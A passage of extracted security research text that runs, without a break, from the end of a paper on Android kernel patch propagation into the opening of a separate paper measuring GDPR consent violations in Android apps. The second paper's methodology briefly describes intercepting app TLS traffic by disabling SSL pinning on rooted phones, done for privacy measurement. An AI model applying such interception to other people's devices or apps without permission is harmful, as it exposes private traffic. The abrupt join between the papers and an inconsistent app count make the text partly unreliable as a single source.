In theory, these work can be used to test the patch presence by computing a target function's similarity to the patched/unpatched functions). Unfortunately, similarity-based approaches are fundamentally fuzzy and not suitable to capture the essence of a security patch which often makes only very small changes to patched functions and can still look similar to the unpatched version of the function. Tuning the similarity-based approach for patch presence test is an interesting but orthogonal problem.

Binary patch presence test. FIBER [42] is a state-of-art open-source tool to test the patch presence in binaries with the aid of the fine-grained source level patch information. It generates binary signatures that accurately capture the syntax and semantic information of the patch change sites, and then matches them in the target binary. It suits our needs perfectly and therefore we leverage and build on top of FIBER to test the patch presence for over 600 Android ROMs. To ensure that it works well in our large-scale measurement, we enhance the original FIBER to overcome several of its technical weaknesses as detailed in §4.3.

Android security patch investigation. Farhang *et al.* [19] have recently conducted a measurement on Android security patches, including both user and kernel components, with some minor overlap with this paper. In particular, they also analyzed the delay from the patch date (linked from the security bulletin which we now know is often not the earliest date) to the release date on the bulletin and observed a large delay. However, this represents only a small part of the picture of the end-to-end patch propagation in the ecosystem all the way from the upstream Linux to the end Android devices. Specifically, they do not attempt to locate patches in the source or binary at all. Thus they cannot find the bottleneck of patch delay. On the other hand, we not only showed where the bottleneck is but also explained why they exist with actionable insights and takeaways. More importantly, we also give suggestions on how to improve the patch propagation in the ecosystem.

Patch and vulnerability lifecycle analysis. There exist a number of measurement studies focusing on various aspects of patch propagation in open-source software. Li *et al.* [31], Shahzad *et al.* [40] and Frei *et al.* [20] performed large-scale measurements regarding the vulnerability lifecycle and the patching timeliness, based on publicly available information collected from data sources like CVE databases [4] and open-source repositories. Some of them focus on specific open-source projects, like Farhang *et al.* [19] focusing on Android and Ozment *et al.* [32] targeting FreeBSD. No analysis has been dedicated to the Android kernel ecosystem which involves the analysis of multiple parties in depth and the analysis of source and binary kernels.

9 Conclusion

In this paper, we delved deep into the Android kernel patch ecosystem, revealing the relationship among different parties as well as the bottleneck in patch propagation. This represents a first data point to measure such a huge, decentralized, fragmented, and yet collaborative project. We also analyze that the study is worthwhile in identifying deficiencies and opportunities to better manage such a project in the future.

References

[1] Android Security Bulletin. `https://source.android.com/security/bulletin/`.

[2] Android Security Bulletin—January 2020. `https://source.android.com/security/bulletin/2020-01-01`.

[3] Linux stable kernel patch rules. `https://www.kernel.org/doc/Documentation/process/stable-kernel-rules.rst`.

[4] National Vulnerability Database. `https://nvd.nist.gov/`.

[5] Pixel Update Bulletins. `https://source.android.com/security/bulletin/pixel`.

[6] What to do about CVE numbers. `https://lwn.net/Articles/801157/`.

[7] Huawei-firmware. `http://huawei-firmware.com/phone-list/`, 2019.

[8] Latest Official Android ROMs. `https://www.cnroms.com/`, 2019.

[9] MIUI Global ROM. `http://c.mi.com/oc/miuidownload/index`, 2019.

[10] Oppo Software Updates. `https://oppo.custhelp.com/app/soft_update`, 2019.

[11] Sammobile. `www.sammobile.com`, 2019.

[12] Stock ROM files. `https://stockromfiles.com/`, 2019.

[13] Adam Conway. How Monthly Android Security Patch Updates Work. `https://www.xda-developers.com/how-android-security-patch-updates-work/`.

[14] B. S. Baker. Parameterized duplication in strings: Algorithms and an application to software maintenance. *SIAM J. Comput.*, 26(5):1343–1362, October 1997.

[15] I. D. Baxter, A. Yahin, L. Moura, M. Sant'Anna, and L. Bier. Clone detection using abstract syntax trees. ICSM'98.

[16] Code Aurora. Android for MSM Project. `https://wiki.codeaurora.org/xwiki/bin/QAEP/`.

[17] Code Aurora. Android releases. https://wiki.codeaurora.org/xwiki/bin/QAEP/release.

[18] Code Aurora. Security Bulletin. https://www.codeaurora.org/category/security-bulletin/page/3.

[19] S. Farhang, M. B. Kirdan, A. Laszka, and J. Grossklags. Hey google, what exactly do your security patches tell us? a large-scale empirical study on android patched vulnerabilities. 2019.

[20] S. Frei, M. May, U. Fiedler, and B. Plattner. Large-scale vulnerability analysis. In *Proceedings of the 2006 SIGCOMM workshop on Large-scale attack defense*, pages 131–138. ACM, 2006.

[21] Google. Distribution dashboard. https://developer.android.com/about/dashboards.

[22] Google. Learn when you'll get Android updates on Pixel phones Nexus devices. https://support.google.com/pixelphone/answer/4457705?hl=en.

[23] Google. Stable Kernel Releases Updates - Security. https://source.android.com/devices/architecture/kernel/releases#security.

[24] Google Project Zero. Bad Binder: Android In-The-Wild Exploit. https://googleprojectzero.blogspot.com/2019/11/bad-binder-android-in-wild-exploit.html.

[25] Google Project Zero. Issue 1942: Android: Use-After-Free in Binder driver. https://bugs.chromium.org/p/project-zero/issues/detail?id=1942.

[26] J. Jang, A. Agrawal, and D. Brumley. Redebug: finding unpatched code clones in entire os distributions. Oakland'12.

[27] L. Jiang, G. Misherghi, Z. Su, and S. Glondu. Deckard: Scalable and accurate tree-based detection of code clones. ICSE'07.

[28] Jonathan Corbet. Bringing the Android kernel back to the mainline. https://lwn.net/Articles/771974/.

[29] A. Kernel. How Android common kernels developed. https://source.android.com/devices/architecture/kernel/android-common, 2019.

[30] L. Kernel. How the development process works. https://www.kernel.org/doc/html/latest/process/2.Process.html, 2019.

[31] F. Li and V. Paxson. A large-scale empirical study of security patches. CCS'17.

[32] A. Ozment and S. E. Schechter. Milk or wine: does software security improve with age? In *USENIX Security Symposium*, pages 93–104, 2006.

[33] I. Patel. Xiaomi Still Hasn't Released Kernel Sources for the Mi A1. https://www.xda-developers.com/xiaomi-not-released-kernel-sources-mi-a1/, 2018.

[34] J. Pewny, B. Garmany, R. Gawlik, C. Rossow, and T. Holz. Cross-architecture bug search in binary executables. Oakland'15.

[35] piunikaweb. Asus releases botched up kernel sources for Zenfone Max M2 family on launch day. https://piunikaweb.com/2018/12/12/asus-releases-botched-up-kernel-sources-for-zenfone-max-m2-family-on-launch-day/, 2018.

[36] S. M. Qiushi Wu, Yang He and K. Lu. Precisely characterizing security impact in a flood of patches via symbolic rule comparison. NDSS, 2020.

[37] Qualcomm. Security Bulletin. https://www.qualcomm.com/company/product-security/bulletins.

[38] reddit. Samsung issues related to kernel source. https://www.reddit.com/r/Android/comments/94ol07/samsung_issues_related_to_kernel_source/, 2018.

[39] Samsung. Knox Deep Dive: Real-time Kernel Protection (RKP). https://www.samsungknox.com/en/blog/knox-deep-dive-real-time-kernel-protection-rkp, 2019.

[40] M. Shahzad, M. Z. Shafiq, and A. X. Liu. A large scale exploratory analysis of software vulnerability life cycles. In *2012 34th International Conference on Software Engineering (ICSE)*, pages 771–781. IEEE, 2012.

[41] X. Xu, C. Liu, Q. Feng, H. Yin, L. Song, and D. Song. Neural network-based graph embedding for cross-platform binary code similarity detection. CCS '17.

[42] H. Zhang and Z. Qian. Precise and accurate patch presence test for binaries. USENIX Security, 2018.

Share First, Ask Later (or Never?)
Studying Violations of GDPR's Explicit Consent in Android Apps

Trung Tin Nguyen[§*], Michael Backes[§], Ninja Marnau[§], and Ben Stock[§]
[§] CISPA Helmholtz Center for Information Security
[*] Saarbrücken Graduate School of Computer Science, Saarland University
{tin.nguyen,backes,marnau,stock}@cispa.de

Abstract

Since the General Data Protection Regulation (GDPR) went into effect in May 2018, online services are required to obtain users' explicit consent before sharing users' personal data with third parties that use the data for their own purposes. While violations of this legal basis on the Web have been studied in-depth, the community lacks insight into such violations in the mobile ecosystem.

We perform the first large-scale measurement on Android apps in the wild to understand the current state of the violation of GDPR's explicit consent. Specifically, we build a semi-automated pipeline to detect data sent out to the Internet without prior consent and apply it to a set of 86,163 Android apps. Based on the domains that receive data protected under the GDPR without prior consent, we collaborate with a legal scholar to assess if these contacted domains are third-party data controllers. Doing so, we find 24,838 apps send personal data towards data controllers without the user's explicit prior consent. To understand the reasons behind this, we run a notification campaign to inform affected developers and gather insights from their responses. We then conduct an in-depth analysis of violating apps as well as the corresponding third parties' documentation and privacy policies. Based on the responses and our analysis of available documentation, we derive concrete recommendations for all involved entities in the ecosystem to allow data subjects to exercise their fundamental rights and freedoms.


1 Introduction

Increasing data collection and tracking consumers by today's online advertising industry is becoming a major problem for individuals' rights regarding their personal data (e.g., users are secretly tracked and profiled [29, 43, 45]). To protect user privacy, regulatory efforts around the globe such as the General Data Protection Regulation (GDPR) and the California Consumer Privacy Act (CCPA) have been made in recent years [14, 54] — which mandate online services to disclose *transparently* how they handle personal data and grant users crucial data protection rights.

In mobile apps, researchers have analyzed the app privacy policies to identify legislation violations, i.e., determining whether an app's behavior is consistent with what is declared in the privacy policy [4, 56, 58, 72, 73]. However, irrespective of a privacy policy, under the GDPR [54], to be legally compliant, an app is required to obtain users' explicit consent before sharing personal data with third parties if such parties use the data for their own purposes (e.g., personalized advertising) [21]. The GDPR requires the consent to be *freely given, specific, informed, and unambiguous* (Section 2.2). That is, personal data transfer must only occur after the user has actively agreed (e.g., by clicking accept), i.e., "consent" packaged in terms and conditions or privacy policies is not compliant [29].

While many researchers have worked to detect and analyze consent notices (i.e., cookie banners) and their impact on the Web advertising and tracking industry after the GDPR went into effect [17, 37, 43, 57, 61, 62, 65], the community lacks insight into such violations in the mobile ecosystem. Recently, Weir et al. [69] surveyed app developers and observed that most developers' changes were cosmetic due to the GDPR legislation (e.g., adding dialogues) — which raises a serious question about whether these changes fulfill the legal conditions for collecting valid consents. Figure 1 shows examples of consent dialogues that mobile users in the European Union observe on many apps they use today. Notably, neither (a) nor (b) are valid consent dialogues required before data sharing with third parties, and even dialogue (c) is meaningless if data sharing occurs before the user has the ability to reject this.

To understand how prevalent violations of GDPR's *explicit* consent requirement are in the wild, we conduct a study with 86,613 Android apps available through the German Play Store, allowing us to provide a comprehensive overview of the current state of the violation of GDPR's explicit consent on mobile apps in the wild. Specifically, we first build a semi-automated and scalable pipeline to detect personal data sent to the Internet by analyzing the network traffic generated



(a) (b) (c)

Figure 1: Example of consent dialogues in Android apps.

by apps without user explicit prior consent and apply this to our dataset, which consists of both high-profile and long-tail apps. Based on the domains that receive data protected under the GDPR without prior consent, we collaborate with a legal scholar to assess the extent to which contacted domains are third-party data controllers — which require explicit consent.

Doing so, we find 24,838 apps sent personal data towards advertisement providers that act as data controllers without the user's explicit prior consent. To inform developers about these issues and understand the reasons behind them, we run a notification campaign to contact 11,914 affected developers and gather insights from 448 responses to our notifications. Inspired by the responses, we conduct an in-depth analysis of available documentation and default data collection settings of third-party SDKs. Based on the insights from both developers and our own analysis, we find that GDPR issues are widespread, often misunderstood, and require effort from advertisement providers, app stores, and developers alike to mitigate the problems. In summary, our paper makes the following contributions:

- We build a semi-automated and scalable solution (which is publicly available at [1]) to detect personal data sent to the Internet by analyzing the network traffic generated by apps without user explicit prior consent (Section 3).
- We perform a large-scale measurement on the mobile apps in the wild to understand the current state of the violation of GDPR's explicit consent (Section 4).
- We run a notification campaign to inform affected developers and gather insights from their responses. We then conduct an in-depth analysis of violating apps and the corresponding third parties' documentation (Section 5).
- We derive concrete recommendations to all concerned parties and make an urgent call to help developers comply with GDPR (Section 6).

2 Research Questions and Legal Background

Our work focuses on the violation of GDPR's explicit consent requirement in the realm of Android apps available through the European Play Store (i.e., from Germany). In the following, we briefly outline prior work in the area of GDPR and related privacy legislation, as well as more general privacy analyses for mobile apps. We subsequently present the legal background on GDPR and present our research questions.

2.1 Context of our Work

In recent years, many researchers have started to study the impact of GDPR on the online advertising and tracking industry and proposed different techniques to detect legislation violations. A related line of work aims to study the consent notices in the Web ecosystem, which are usually presented in cookie banners. Researchers have shown that many websites potentially violate the GDPR consent requirements, such not allowing users to refuse data collection or installing tracking and profiling cookies before the user gives explicit consent [17, 37, 43, 57, 61, 62, 65]. While many researchers have worked to detect and analyze consent notices and their impact on the Web advertising and tracking industry after the GDPR, no study has measured the GDPR violations of explicit consent on mobile apps. For mobile apps, researchers mostly focused on analyzing the app privacy policies to identify legislation violations, i.e., determining whether an app's behavior is consistent with what is declared in the app privacy policy [4, 56, 58, 72, 73].

Researchers have proposed different techniques to detect privacy violations by mobile apps and identify third-party advertising and tracking services. Many techniques have relied on the static program analysis of app binary code to detect malicious behaviors and privacy leaks [7, 8, 45, 48] as well as third-party library use [9, 40, 42]. While the static analysis techniques are well known for producing high false positives (e.g., do not produce actual measurements of privacy violations) [12, 39, 67], the dynamic analysis shows precisely how the app and system behave during the test (i.e., by running the app and auditing its runtime behavior) [10, 56, 70, 71]. However, an effective dynamic analysis requires building an instrumentation framework for possible behaviors of interest, which involves extensive engineering effort [53]. Another line of work aims to inspect network communications to identify third-party advertising and tracking services and privacy leaks [13, 25, 36, 52, 55] — which is closely related to our work. However, while prior works primarily focused on data protected by OS permissions (e.g., GPS data), we further detect potential unique identifiers which could be used to track an individual (Section 3.2.2). We believe our work is an important first step in understanding the magnitude of violations of GDPR consent requirements and potential causes, and can spark further research into addressing these problems.

Research Questions Orthogonal to prior work, we aim to understand how often GDPR's explicit consent mandate is violated in the mobile ecosystem, focusing on Android. To that end, we derive a semi-automated system that allows us to detect apps which sent out users' personal data without prior consent. By further analyzing the parties involved in receiving such data, this allows us to determine which parties act as *data controllers*, which require explicit consent, including specific explanations of what the data is used for. Specifically, our research aims at answering the following research questions:

- *RQ1: How many apps send out personal data without any prior consent?* By developing a semi-automated system to tackle this question, we analyze a dataset of 86,163 apps to detect to which hosts the apps send data without any prior explicit consent from the user.
- *RQ2: Of the apps which send out any data, how many send it towards parties that act as data controllers under the GDPR?* By analyzing the legal documents provided by third-party vendors, we determine which of them unequivocally must be considered data controllers, allowing us to reason about GDPR consent violations.
- *RQ3: Are developers aware of the requirements of GDPR and the issues that might arise from not following the outlined laws?* To answer this, we notify affected developers, provide details on which parties their apps contacted without prior consent, and survey the issues they face in integrating third-party SDKs in a GDPR-compliant way.

2.2 Legal Background

In this work, the GDPR is used as the base for our legal analysis. The GDPR governs all processing of personal data related to individuals situated in the EU and EEA. Additionally, the ePrivacy Directive applies to how third parties gather consent to accessing information stored on the consumers' device (also known as "cookie law"), but this is outside our scope.

2.2.1 Definition of Personal Data

Under GDPR's Article 4 [30], "**personal data**" (referred to as "PD") means any information relating to an identified or identifiable natural person ("**data subject**"). This definition includes unique identification numbers, which may include Advertising IDs, location data, and online identifiers (such as IP addresses) — when they can be used to identify users over a long period across different apps and services [4].

The definition of personal data under the GDPR is much broader than personal identifiable data (PII) under US laws. Instead of only including directly identifying data, GDPR also considers personal data such data that can be used alone or in combination to single out an individual in a data set. The EU Court of Justice has already declared that even dynamic IP addresses may be considered personal data in its Breyer v. Germany ruling [2].

Android's Advertising ID (AAID) is an interesting subject for the courts, which lacks a ruling as of yet. Google describes the ID as "*a unique, user-resettable ID for advertising, provided by Google Play services. [...]. It enables users to reset their identifier or opt-out of personalized ads*" [34]. While Google itself remained vague on characterisation of the AAID as personal data, the IAB Europe GDPR Implementation Working Group already established in their 2017 Working Paper on personal data that "*Cookies and other device and online identifiers (IP addresses, IDFA, AAID, etc.) are explicitly called out as examples of personal data under the GDPR*" [35]. In May 2020, NOYB – European Center for Digital Rights [46], a European not-for-profit privacy advocacy group, lodged a formal complaint over the AAID with Austria's data protection authority. The complaint states that although the AAID is personal data, Google does not adhere to the requirements of valid consent. Android users have no option to deactivate or delete the tracking ID, only to reset it to a new one. Furthermore, even Google's own brand Admob explicitly lists the AAID as personal data in their documentation about the User Messaging Platform used to deliver their ads [33]. Meanwhile, Apple has recently taken actions for mandatory prior consent for sharing of Advertising Identifiers for its iOS 14 update [6], clarifying that even dynamic advertising identifiers are considered personal data.

2.2.2 Legal Basis for Processing of Personal Data

Under the GDPR, all processing of European residents' personal data has to have a legal justification. App developers (first parties) process user data in order to provide the app's functionalities and services. By deciding on the means and purposes for processing the user's personal data, they act as **data controllers**, the legal role that is the responsible party for data processing. Parties external to this app developer (third parties) that also receive the user's data could act in two possible capacities. If they act purely on behalf of the first party with no data use for their own purposes and under the complete control of the first party (e.g., error logging), they act as **data processors**. If they use the user's data for their own purposes and gains, i.e., in order to do market research, create and monetize user profiles across customers or improve their services, and are not controlled by the first party, they act as data controllers.

GDPR Article 6 [31] contains the six general justifications for processing. Among others, the processing may be based on consent, the fulfillment of a contract, compliance with a legal obligation, or the data controller's legitimate interests when such interest outweighs the fundamental rights and freedoms of the data subjects. In practice, most advertising companies rely on consent or legitimate interests as the legal basis for processing personal data for profiling and targeted advertising

(i.e., since the legal ground necessary for the performance of a contract does not apply in these circumstances [11, 29]).

However, a recent study from the Norwegian Consumer Council [29] shows that data subjects do not have a clear understanding of the amount of data sharing and the variety of purposes their personal data is used for in targeted ads. A large amount of personal data being sent to various third parties, who all have their own purposes and policies for data processing, are detrimental to the data subjects' privacy. Even if advertising is necessary to provide services free of charge, these privacy violations are not strictly necessary to provide digital ads. Consequently, it seems unlikely that these companies' legitimate interests may claim to outweigh the fundamental rights and freedoms of the data subject. This means that many of the ad tech companies would most likely have to rely on consent as the legal basis for their processing operations. In case the data transfer in question relies on user consent, the GDPR requires the consent to be *freely given, specific, informed, and unambiguous*. Further, the data subject must have given consent through a statement or by a clear affirmative action prior to the data processing in question (GDPR Art. 4(11) [30] and Art. 7 [32]).

Unambiguous consent under the GDPR must meet certain conditions. The GDPR Art. 7(2) states that: "*If the data subject's consent is given in the context of a written declaration which also concerns other matters, the request for consent shall be presented in a manner which is clearly distinguishable from the other matters, in an intelligible and easily accessible form, using clear and plain language*". The user's consent has to be easily differentiated from other declarations or even consent to other processing activities. The user has to be specifically asked to consent to data sharing and processing for advertising purposes and this consent must not be grouped together with, e.g., consent to download the app or consent to access certain APIs on the phone.

In order to be legally valid, consent with regard to the processing of personal data has to be *explicit*. This means that the controller should obtain verbal or written confirmation about the specific processing [Recital 32]. According to the Article 29 Working Party, consent cannot be based on an opt-out mechanism, as the failure to opt-out is not a clear affirmative action [49]. The user has to actively give their consent, i.e., by clicking "I agree" on a consent form. Merely continuing to use an app or other passive behavior does not constitute explicit consent. Lastly, the consent has to be obtained prior to the data processing to be considered valid.

Our research focuses explicitly on these aspects of user consent. In particular, with respect to the aforementioned regulations, transmitting data to an advertisement company without *prior*, *explicit* consent by the user for the purpose of targeted advertisement is considered violating GDPR.

Data Type	Description
AAID	Android Advertising ID
BSSID	Router MAC addresses of nearby hotspots
Email	Email address of phone owner
GPS	User location
IMEI	Mobile phone equipment ID
IMSI	SIM card ID
MAC	MAC address of WiFi interface
PHONE	Mobile phone's number
SIM_SERIAL	SIM card ID
SERIAL	Phone hardware ID (serial number)
SSID	Router SSIDs of nearby hotspots
GSF ID	Google Services Framework ID

Table 1: Overview of personal data tied to a phone.

3 Methodology

Our main goal is to have a mostly automated and scalable solution to detect personal data that is being sent to the Internet without users' *explicit* consent, as is mandated by the GDPR. We set up an array of Android devices, on which we run each app (without any interaction) and capture the network traffic (Section 3.1). Based on personal data which is directly tied to the phone (see Table 1), we automatically detect this data in both plain and encoded form through string matching. Moreover, we derive a methodology that allows us to pinpoint data that may be other unique identifiers and manually validate whether this can be used to track the user/device (Section 3.2). In the following, we outline how we conduct each of the steps in more detail.

3.1 App Setup and Network Traffic Collection

We run each app and capture its network traffic. Here, we aim to detect apps' network traffic without users' explicit consent. To achieve this, we simply open the app but do not interact with it at all. The underlying assumption is that if network traffic occurs when this app is opened without any interactions, we have naturally not consented explicitly to any type of data collection by third parties. Hence, any data being sent out must not be PD, so as not to violate GDPR. Orthogonal to that, in practice, users may not grant all the apps' permission requests, or the app may use the runtime-permission mechanism (i.e., the permissions are not granted at installation time, and users will allow/deny permission requests at runtime when using the app). As such, it may be the case that PD (e.g., the IMEI) can only be accessed after the user consents to API usage. However, this API consent does not imply consent to have sensitive data shared with third parties. Therefore, to be legally compliant, the app must respect explicit consent even if it is authorized to access the data through a granted permission.

Recall that our goal is to analyze apps on a large scale. Hence, relying on static analysis techniques, which may produce a vast amount of false positives, is not an option [12, 39, 67]. Furthermore, we aim to have a lightweight

solution to allow us to check thousands of apps in a reasonable time. Hence heavyweight instrumentation of the app itself is out of the question. Therefore, our approach is prone to miss certain instances (e.g., if we are unable to detect unique identifiers in the outgoing traffic or the app crashes in our lightweight instrumentation).

We rely on six rooted devices (Pixels, Pixel 3a, and Nexus 5) running Android 8 or 9 to analyze a given app. To intercept the TLS traffic, the devices are instrumented with our own root certificate (i.e., by using MitM proxy [15]). Further, we use *objection* to detect and disable SSL Pinning [47]. In the first step of our analysis pipeline, we aim to identify apps that send *some* data when started. To achieve that, we install the app in question and grant all requested permissions listed in the manifest, i.e., both install time and runtime permissions. Subsequently, we launch the app and record its network traffic. As our initial tests showed that apps sometimes did not load on first start, we close the app and reopen it, so as to increase the chances of observing any traffic. If an app shows no traffic in either of these starts, we discard it from further analysis.

3.2 Traffic Log Analyzer

Under the GDPR, personal data includes the Advertising IDs [46], location data, and online identifiers (e.g., IP addresses, any unique tracking identifiers) which can be used to identify users over a long period, potentially across different apps and services [4]. Next to data protected through OS permissions (e.g., IMEI, MAC), an app may also use other types of persisted, unique identifiers to track users. Hence, our analysis focuses on all possibly sensitive data as well as data that can be used to uniquely track a user or a specific instance of the app on their phone.

3.2.1 String-Matching Device-Bound Data

The first type of data we consider is such data that is tied to the phone, such as the location, the AAID, or the MAC address. Since such information is accessible by apps, we extract the relevant values from the phone through the Android debug bridge to ensure we know these values for each phone. The data selected for this (see Table 1) is inspired by the data used in prior work [52, 56]. Specifically, we first use simple string matching to identify PD that is static and known in advance. This information includes persistent identifiers bound to the phone (e.g., the IMEI, the MAC address of the WiFi interface, and the AAID) and those that are otherwise sensitive, such as the device owner's name, email address, or phone number. For the geolocation data, we search for the precise latitude and longitude written as a floating-point number, and those values are rounded to 3, 4, and 5 decimal places.

Beyond simple string-comparison, we also search for common transformations, such as upper/lower case, hashing (e.g., MD5, SHA-1), or encoding (e.g., base64) in our analysis. Naturally, this may miss cases in which, e.g., a custom hash function is used on the sensitive data by the app. To identify such cases as well as cases in which an app creates a persistent identifier itself, we conduct a second check for potential unique tracking identifiers.

3.2.2 Potentially Unique Tracking Identifiers Detector

This step aims to identify parameters that could be used to track and profile an individual, but do not obviously string-match with known values such as the IMEI. We aim to cover both cases of obfuscated usage of common identifiers as well as those cases where the app generates a persistent identifier and stores it locally. For example, from Android 8.0, the Android ID scopes to *{user, app signing key, device}* that does not obviously string-match with known identifiers.

More specifically, for a given app, we perform multiple runs (R_i) with a different set of devices (P_i) to monitor and record its network traffic. For each run R_i on a particular device P_i, we first install the app in question and grant all necessary requested permissions. While monitoring the app network traffic, we start the app, close the app and start it once more. By analyzing the captured traffic in run R_i, we extract all contacted hosts (domain names) as well as the GET and POST parameters (including parsing JSON if the content type of the request is set accordingly). This allows us to identify all contacted domains as well as the parameters and the values the app sent out. The output contains a set of triples t_i={<*domain,parameter,value*>}. Each triple <*domain,parameter,value*> is the identified contacted domain together with its parameter and the value that is being sent in the run R_i by the analyzed apps.

To this end, we further define two functions: (1) $diff(t_i, t_j)$ outputs all triplets of <*domain,parameter,value*> in t_i for triples that have the same domain and parameter but different value between t_i and t_j; (2) the function $stable(t_i, t_j)$ outputs all triplets of parameters which remained unchanged between two sets. Figure 2 shows an overview of our approach to detect potential unique identifiers (which we refer to as *UID* in the following). In general, four steps are involved:

1. On phone P_1, we first perform a run R_1 to discover all the app's network traffic. Then, by analyzing the R_1 traffic, we identify all of the contacted domains and their parameters (t_1). If there is no data sent to the Internet by the app ($t_1 = \{\}$), no further step is required.

2. On the same phone P_1, we now conduct run R_2 (installation and two open/close cycles). In between the two runs, we uninstall the app and set the time one day into the future. The intuition here is that if an app is sending some persistent identifier, this would be the same across time and remain on the device (e.g., in persistent storage or based on some information about the phone). Again,




Figure 2: Overview of our methodology to identify potential UIDs. After each step, the analysis terminates if the resulting set of candidate parameters is empty.

we analyze the traffic to extract tuples (t_2). All parameters which are not stable between these runs cannot be persistent identifiers (e.g., the date) and are hence discarded. Suppose an app has any parameters with stable values across the two runs ($c_1 = stable(t_1,t_2)$). In that case, we consider a first candidate list for the next step — otherwise, we terminate the analysis (if $c_1 = \{\}$).

3. We now perform a run R_3 and extract the triplets from its traffic (t_3) on a different phone P_2. For each parameter value that remains stable across the two phones ($stable(c_1,t_3)$), we assume the stable value is tied to the *app* (such as some app-specific token) and hence discard these. If an app has at least one parameter, for which the value remained stable between R_1 and R_2 (both on P_1), but differs between R_2 (P_1) and R_3 (P_2), we consider this app further (naturally only considering those parameters that differed), i.e., $c_2 = diff(c_1,t_3) \neq \{\}$.

4. Given the diversity in our used phones, such a difference may simply be caused by the make and model or the OS version that is being sent out. To remove such cases, we now conduct further two runs R_4 and R_5, this time on two phones with the same make and model and OS version (Pixel 3a with Android 9). Suppose data is stable between these two runs ($stable(t_4,t_5) \neq \{\}$). In that case, we deem the corresponding parameter to be related to the device's make, model, or OS version, which is not a viable tracking identifier, and hence discard the entries. The outputs of the final step is then $c_3 = diff(c_2,stable(t_4,t_5))$.

Finally, this leaves us with a highly filtered list of candidates for persistent identifiers (c_3). In the final step, we manually check the parameters identified in this fashion, to ensure that they do not contain false positives. Particularly, we removed low-entropy entries such as carriers, time zones, or LAN IPs. Moreover, we also took into account the names of the parameters, disregarding parameter names that did not indicate any identifying capabilities (such as `rs` parameter on `helpshift.com`, which has sufficient entropy but lacks the clear indication of an identifier in its name). For our analysis, which we present in detail in Section 4, we identified 2,113 potential parameter/domain pairs that matched the criterion in the final stage. Of those, we discarded 412, e.g., because they were related to the (different) carriers or install times. Examples of different UIDs we detected this way are shown in Table 2. That is, given an app, our pipeline can automatically detect the sending of personal data (such as IMEI, IMSI, UIDs) without users' prior explicit consent. However, we have to *manually* vet the potential UIDs to avoid false-positive reports. Notably, we therefore may have missed true positives, which we nevertheless favor over a false positive.

Domains	Parameter
appsflyer.com	`deviceFingerPrintId=<UUID>`
branch.io	`hardware_id=6fd9a2e0f2721498`
tapjoy.com	`managed_device_id=tjid.36cec2b4196...`
unity3d.com	`common.deviceid=d3d55baf21d8f31839...`

Table 2: Examples of the UIDs identified by our approach.

3.3 Limitations

Our approach naturally suffers from certain limitations, some of which are desired. As an example, an app might show a welcome screen unrelated to data collection consent and only send out data once the user interacts with the app. Our framework would miss such cases of incorrect consent handling. We consciously decided to allow these false negatives, as understanding whether or not the welcome screen asks explicit consent and opt-out is infeasible to be done automatically.

Second, it might be possible that the consent notices are part of the runtime permissions request (e.g., apps have rationales that indicate data collection and use). By automatically granting all apps' permission requests, our approach might have false positives for such cases. However, in practice, Liu et al. [41] show that most developers do not provide rationales for permission requests (less than 25% of apps in their study). Moreover, before Android 6, only install-time permissions existed, meaning that any app compatible with Android 5 or lower *could not* ask for consent in the permission request. Out of the apps that we detected to send PD (see Section 4), about 96% support Android prior to 6.

Third, given that we rely on software that attempts to bypass security mechanisms (in particular SSL pinning), the apps may be able to detect such manipulation, e.g., by check-

ing which CA is the root of the trust chain. Similarly, an app may also simply not start on a rooted device. Moreover, apps may not be supported on the Android 8 devices, which means they might not start and hence cannot be analyzed. Generally speaking, all these are potential causes for false negatives.

Finally, an app may also transmit a persistent identifier in some encrypted form with changing encryption keys or use a custom serialization format. Naturally, this is not something we can account for, and we would miss the parameter (as we could not decode the serialization protocol or, in case of the encryption case, its values already change between R_1 and R_2). However, we argue that if any app is detected to send out PD in our automated system, we have never granted explicit consent; hence we do not suffer from false positives.

4 Large-Scale Analysis

In this section, we present the results of our empirical study of Android apps on Google Play, with respect to the violation of GDPR's explicit consent mandate. We first outline which datasets we consider and subsequently present our analysis results. We note that all technical testing was done in Germany where the GDPR applies, i.e., our geolocation is Germany and the app store is set to the German variant. Based on our findings, we manually analyze the contacted domains with the help of a legal scholar to determine which third parties are *data controllers* for which GDPR mandates explicit consent.

4.1 App Dataset Construction

Our analysis aims to assess the state of GDPR violations in both high-profile and long-tail apps on the Play Store, and to understand if the violations are specific to either of them. To achieve this and compare these types of apps, we sample two datasets, totaling 86,163 apps:

High-profile app dataset: We crawled the top free high-profile apps in May 2020 from the Google Play store based on the AppBrain statistic [5]. For each country and 33 categories, AppBrain lists the top 500 apps. However, for some categories, AppBrain does not provide a full list of 500 apps (e.g., Events with only 271 apps). Therefore, as a result, our crawler obtained 16,163 high-profile apps from 33 app categories.

